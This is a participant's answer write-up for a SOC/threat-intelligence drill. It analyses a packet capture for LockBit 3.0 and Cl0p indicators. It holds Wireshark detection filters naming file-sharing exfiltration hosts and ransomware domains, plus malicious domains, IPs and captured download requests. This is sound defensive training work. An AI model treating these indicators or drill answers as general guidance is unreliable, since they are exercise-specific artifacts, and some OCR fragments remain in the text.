Questions for Preliminary Selection of Fin Drill 2023

Your organization is concerned about the recent ransomware threat actors. Your leadership management has received a couple of threat intelligence reports from various sources and asked the SOC and Cyber Threat Intelligence Unit to collaborate to find any suspicious activities regarding two infamous ransomware group in particular, Lockbit 3.0 and CL0p ransomware. Your team is provided with the following threat intelligence reports for this activities-

1. https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a
2. https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a


You are now assigned to analyze the attached pcap and answer the following questions-

Q1. There are two prominent domain names in this pcap which are related to Lockbit 3.0 What are the names of those two domains?

Ans: **send.exploit[.]in** and **transfer[.]sh**

FILTER:

http.host contains "premiumize.com" or
http.host contains "anonfiles.com" or
http.host contains "sendspace.com" or
http.host contains "fex.net" or
http.host contains "transfer.sh" or
http.host contains "send.exploit.in" or
ssl.handshake.extensions_server_name contains "premiumize.com" or
ssl.handshake.extensions_server_name contains "anonfiles.com" or
ssl.handshake.extensions_server_name contains "sendspace.com" or
ssl.handshake.extensions_server_name contains "fex.net" or
ssl.handshake.extensions_server_name contains "transfer.sh" or
ssl.handshake.extensions_server_name contains "send.exploit.in"



```
tains "sendspace.com" or ssl.handshake.extensions_server_name contains "fex.net" or ssl.handshake.extensions_server_name contains "transfer.sh" or ssl.handshake.extensions_server_name contains "send.exploit.in"
```

```
No.   Time          Delta Time   Source          Destination     Protocol  Length TCP Segment Len  Sender IP address  Info
 2151 60.725497482  0.000000000  192.168.36.196  89.22.239.240   TLSv1…    583    517                                Client Hello (SNI=send.exploit.in)
 2152 60.726694147  0.001196665  192.168.36.196  89.22.239.240   TLSv1…    583    517                                Client Hello (SNI=send.exploit.in)
 2155 60.729451314  0.002757167  192.168.36.196  89.22.239.240   TLSv1…    583    517                                Client Hello (SNI=send.exploit.in)
 2158 60.731793888  0.002342574  192.168.36.196  89.22.239.240   TLSv1…    583    517                                Client Hello (SNI=send.exploit.in)
 2360 62.816569524  2.084775636  192.168.36.196  144.76.136.153  TLSv1…    583    517                                Client Hello (SNI=transfer.sh)
```

Fin_drill_2023_pcap.pcapng

Packets: 16798 · Displayed: 5 (0.0%)

Profile: Default

Q2. Which ip addresses were resolved for the two domains for Lockbit3.0 in Question 1?
Ans: **89.22.239.240** and **144.76.136.153**

Q3. There were '**failed attempts**' to connect with two IOC of CL0P ransomware which is captured in the pcap. What are the domain names of these two IOC?
Ans: **qweastradoc[.]com** and **jirostrogud[.]com**
Solution:
1.
dns.qry.name == "hiperfdhaus.com" ||
dns.qry.name == "jirostrogud.com" ||
dns.qry.name == "qweastradoc.com" ||
dns.qry.name == "connectzoomdownload.com" ||
dns.qry.name == "zoom.voyage" ||
dns.qry.name == "guerdofest.com"

Find the domain names. Then verify with reset flags.

Q4. Which ip addresses were resolved for the two domains for CL0P ransomware in Question 3?
Ans: **92.118.36.213** and **88.214.27.101**

Solution: do it investigating rst flags that comes after the dns query that actually indicates the failed attempts to connect after the dns query.

From the same pcap there are several suspicious footprints which needs to be investigated but those are not related with the threat intelligence reports which are shared for Lockbit3.0 and CL0p ransomware. Answer the following to find out about those suspicious activities-


Q5: How many unique suspicious domains are found from the pcap for attempted downloads of files with the extension '.exe' or '.php'?
Ans: **41**

Solution:

So, what i did is first I tried to find the .exe and .php file using http.request.uri contains ".exe" or php. So I have found many packets that has attempted and finished downloading. So, i had to filter only the attempted, and so I used the filter GET.

http.request.method == "GET" && (http.request.uri contains ".exe" || http.request.uri contains ".php")

After that, I inspected the end points and found there total 41 of them.



```
http.request.method == "GET" && (http.request.uri contains ".exe" || http.request.uri contains ".php")
```

```
No.   Time          Delta Time   Source          Destination      Protocol Length TCP Segment Len Sender IP address Info
 9570 222.0213124…  8.181203624 192.168.36.196  104.21.22.45     HTTP     149    83                                GET /file.exe HTTP/1.1
 100… 245.2223466… 23.063694341 192.168.36.196  103.120.80.157   HTTP     148    82                                GET /file.exe HTTP/1.1
 101… 252.4988947…  6.665530245 192.168.36.196  104.21.21.199    HTTP     149    83                                GET /file.exe HTTP/1.1
 109… 308.3747334… 55.600764269 192.168.36.196  103.120.80.157   HTTP     148    82                                GET /file.exe HTTP/1.1
 111… 318.4922664…  9.396262845 192.168.36.196  172.67.203.182   HTTP     149    83                                GET /file.exe HTTP/1.1
 115… 332.0698890… 13.295168891 192.168.36.196  103.120.80.162   HTTP     148    82                                GET /file.exe HTTP/1.1
 118… 351.8714801… 19.165194362 192.168.36.196  103.120.80.156   HTTP     148    82                                GET /file.exe HTTP/1.1
 122… 371.8657695… 19.346398099 192.168.36.196  104.21.15.252    HTTP     149    83                                GET /file.exe HTTP/1.1
 127… 393.8046793… 21.663449895 192.168.36.196  172.67.215.235   HTTP     149    83                                GET /file.exe HTTP/1.1
   92 5.743764984   0.603135557 192.168.36.196  172.67.188.245   HTTP     149    83                                GET /file.php HTTP/1.1
  202 10.055523907  1.001969864 192.168.36.196  103.120.80.155   HTTP     148    82                                GET /file.php HTTP/1.1
  240 11.423619677  0.274290581 192.168.36.196  172.67.158.123   HTTP     149    83                                GET /file.php HTTP/1.1
  406 14.760249584  0.585073831 192.168.36.196  172.67.136.86    HTTP     149    83                                GET /file.php HTTP/1.1
  759 26.139688417  0.212092051 192.168.36.196  103.120.80.160   HTTP     148    82                                GET /file.php HTTP/1.1
 1377 38.308371216  0.139617111 192.168.36.196  104.21.95.166    HTTP     147    81                                GET /file.php HTTP/1.1
 1823 46.254264032  0.283624383 192.168.36.196  103.120.80.157   HTTP     148    82                                GET /file.php HTTP/1.1
 2998 66.644808466  0.839836589 192.168.36.196  103.120.80.163   HTTP     148    82                                GET /file.php HTTP/1.1
 3100 69.334156848  0.600778500 192.168.36.196  103.120.80.158   HTTP     147    81                                GET /file.php HTTP/1.1
 3492 90.450393607  0.636522435 192.168.36.196  103.120.80.156   HTTP     148    82                                GET /file.php HTTP/1.1
 3567 95.145735873  0.975197530 192.168.36.196  103.120.80.156   HTTP     147    81                                GET /file.php HTTP/1.1
 4397 111.7537571…  0.461722972 192.168.36.196  154.64.64.143    HTTP     147    81                                GET /file.php HTTP/1.1
 4602 118.0953491…  0.580301471 192.168.36.196  103.120.80.155   HTTP     147    81                                GET /file.php HTTP/1.1
 4736 118.8578483…  0.143330158 192.168.36.196  104.21.29.40     HTTP     147    81                                GET /file.php HTTP/1.1
 4955 120.3604177…  0.281529904 192.168.36.196  172.67.193.156   HTTP     149    83                                GET /file.php HTTP/1.1
 5439 124.2109252…  0.339388798 192.168.36.196  172.67.186.246   HTTP     149    83                                GET /file.php HTTP/1.1
 6200 130.5452756…  0.200025488 192.168.36.196  103.120.80.157   HTTP     148    82                                GET /file.php HTTP/1.1
 7383 143.0308440…  3.073879624 192.168.36.196  103.120.80.161   HTTP     148    82                                GET /file.php HTTP/1.1
 7535 146.7816552…  0.582119032 192.168.36.196  172.67.140.80    HTTP     149    83                                GET /file.php HTTP/1.1
```


```
> Frame 759: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface en
> Ethernet II, Src: ASUSTekCOMPU_de:35:a6 (f0:2f:74:de:35:a6), Dst: HuaweiTechno_f7:6b:a9
> Internet Protocol Version 4, Src: 192.168.36.196, Dst: 103.120.80.160
> Transmission Control Protocol, Src Port: 57552, Dst Port: 80, Seq: 1, Ack: 1, Len: 82
v Hypertext Transfer Protocol
  > GET /file.php HTTP/1.1\r\n
    Host: 02mf75h.cn\r\n
    User-Agent: curl/7.81.0\r\n
    Accept: */*\r\n
    \r\n
    [Response in frame: 763]
    [Full request URI: http://02mf75h.cn/file.php]
```

```
0000  6c 14 6e f7 6b a9 f0 2f  74 de 35 a6 08 00 45 00   l·n·k··/ t·5···E·
0010  00 86 d2 a1 40 00 40 06  ca 4b c0 a8 24 c4 67 78   ····@·@· ·K··$·gx
0020  50 a0 e0 d0 00 50 cd 1b  de 6c 93 f0 51 4e 80 18   P····P·· ·l··QN··
0030  01 f6 e3 d0 00 00 01 01  08 0a 40 b2 90 bb e4 cb   ········ ··@·····
0040  69 17 47 45 54 20 2f 66  69 6c 65 2e 70 68 70 20   i·GET /f ile.php 
0050  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20   HTTP/1.1 ··Host: 
0060  30 32 6d 66 37 35 68 2e  63 6e 0d 0a 55 73 65 72   02mf75h. cn··User
0070  2d 41 67 65 6e 74 3a 20  63 75 72 6c 2f 37 2e 38   -Agent:  curl/7.8
0080  31 2e 30 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a   1.0··Acc ept: */*
0090  0d 0a 0d 0a                                        ····
```


HTTP Host (http.host), 18 bytes

Packets: 16798 · Displayed: 80 (0.5%)

Profile: Default



```
   | Time          | Delta Time   | Source
70   222.0213124…    8.181203624  192.168.36.196
0…   245.2223466…   23.063694341  192.168.36.196
1…   252.4988947…    6.665530245  192.168.36.196
9…   308.3747334…   55.600764269  192.168.36.196
1…   318.4922664…    9.396262845  192.168.36.196
5…   332.0698890…   13.295168891  192.168.36.196
8…   351.8714801…   19.165194362  192.168.36.196
2…   371.8657695…   19.346398099  192.168.36.196
7…   393.8046793…   21.663449895  192.168.36.196
92   5.743764984     0.603135557  192.168.36.196
02   10.055523907    1.001969864  192.168.36.196
40   11.423619677    0.274290581  192.168.36.196
06   14.760249584    0.585073831  192.168.36.196
59   26.139688417    0.212092051  192.168.36.196
77   38.308371216    0.139617111  192.168.36.196
23   46.254264032    0.283624383  192.168.36.196
98   66.644808466    0.839836589  192.168.36.196
00   69.334156848    0.600778500  192.168.36.196
```




Address	Packets	Bytes	Total Packets	Percent Filtered	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude
45.145.230.56	2	292 bytes	30	6.67%	0	0 bytes	2	292 bytes			
103.120.80.155	7	1 kB	120	5.83%	0	0 bytes	7	1 kB			
103.120.80.156	4	590 bytes	60	6.67%	0	0 bytes	4	590 bytes			
103.120.80.157	10	1 kB	150	6.67%	0	0 bytes	10	1 kB			
103.120.80.158	4	589 bytes	40	10.00%	0	0 bytes	4	589 bytes			
103.120.80.159	2	296 bytes	30	6.67%	0	0 bytes	2	296 bytes			
103.120.80.160	1	148 bytes	20	5.00%	0	0 bytes	1	148 bytes			
103.120.80.161	4	592 bytes	40	10.00%	0	0 bytes	4	592 bytes			
103.120.80.162	5	740 bytes	81	6.17%	0	0 bytes	5	740 bytes			
103.120.80.163	3	444 bytes	60	5.00%	0	0 bytes	3	444 bytes			
104.21.13.254	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
104.21.15.252	2	298 bytes	24	8.33%	0	0 bytes	2	298 bytes			
104.21.19.162	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
104.21.21.199	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
104.21.22.45	2	298 bytes	34	5.88%	0	0 bytes	2	298 bytes			
104.21.29.40	2	294 bytes	34	5.88%	0	0 bytes	2	294 bytes			
104.21.33.230	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
104.21.37.227	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
104.21.44.210	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
104.21.65.59	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
104.21.65.176	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
104.21.76.15	1	147 bytes	22	4.55%	0	0 bytes	1	147 bytes			
104.21.80.250	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
104.21.95.166	1	147 bytes	22	4.55%	0	0 bytes	1	147 bytes			
107.163.88.134	2	292 bytes	30	6.67%	0	0 bytes	2	292 bytes			
154.64.64.143	2	294 bytes	37	5.41%	0	0 bytes	2	294 bytes			
172.67.133.147	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
172.67.136.86	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
172.67.140.80	2	298 bytes	24	8.33%	0	0 bytes	2	298 bytes			
172.67.146.53	1	147 bytes	12	8.33%	0	0 bytes	1	147 bytes			
172.67.147.224	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
172.67.158.123	2	298 bytes	24	8.33%	0	0 bytes	2	298 bytes			
172.67.185.15	1	147 bytes	12	8.33%	0	0 bytes	1	147 bytes			
172.67.186.246	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
172.67.188.245	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
172.67.193.156	1	149 bytes	12	8.33%	0	0 bytes	1	149 bytes			
172.67.200.21	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
172.67.203.182	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
172.67.214.170	1	149 bytes	22	4.55%	0	0 bytes	1	149 bytes			
172.67.215.235	2	298 bytes	34	5.88%	0	0 bytes	2	298 bytes			
192.168.36.196	80	12 kB	16,767	0.48%	80	12 kB	0	0 bytes			

Q6: There is an embedded ip address in one of the downloaded scripts from the suspicious domains of Question 5. This ip is used in http://x.x.x.x format inside the script. What is the value of this ip address?

Ans: **156.244.225.122**

Solution:

http.response && (http.file_data contains "http://")




```
http.response && (http.file_data contains "http://")
```

```
No.   Time          Delta Time   Source          Destination     Protocol Length TCP Segment Len  Sender IP address  Info
4402  111.9831288…  0.000000000  154.64.64.143   192.168.36.196  HTTP     71     5                                   HTTP/1.1 200 OK  (text/html)
9176  213.5587859…  101.5756571… 107.163.88.134                           1102   1036                                HTTP/1.1 200 OK
9188  214.1155931…  0.556807187  107.163.88.134                           1087   1021                                HTTP/1.1 200 OK  (text/html)
```

```
> Frame 4402: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface enp3s
> Ethernet II, Src: HuaweiTechno_f7:6b:a9 (6c:14:6e:f7:6b:a9), Dst: ASUSTekCOMPU_de:35:a6
> Internet Protocol Version 4, Src: 154.64.64.143, Dst: 192.168.36.196
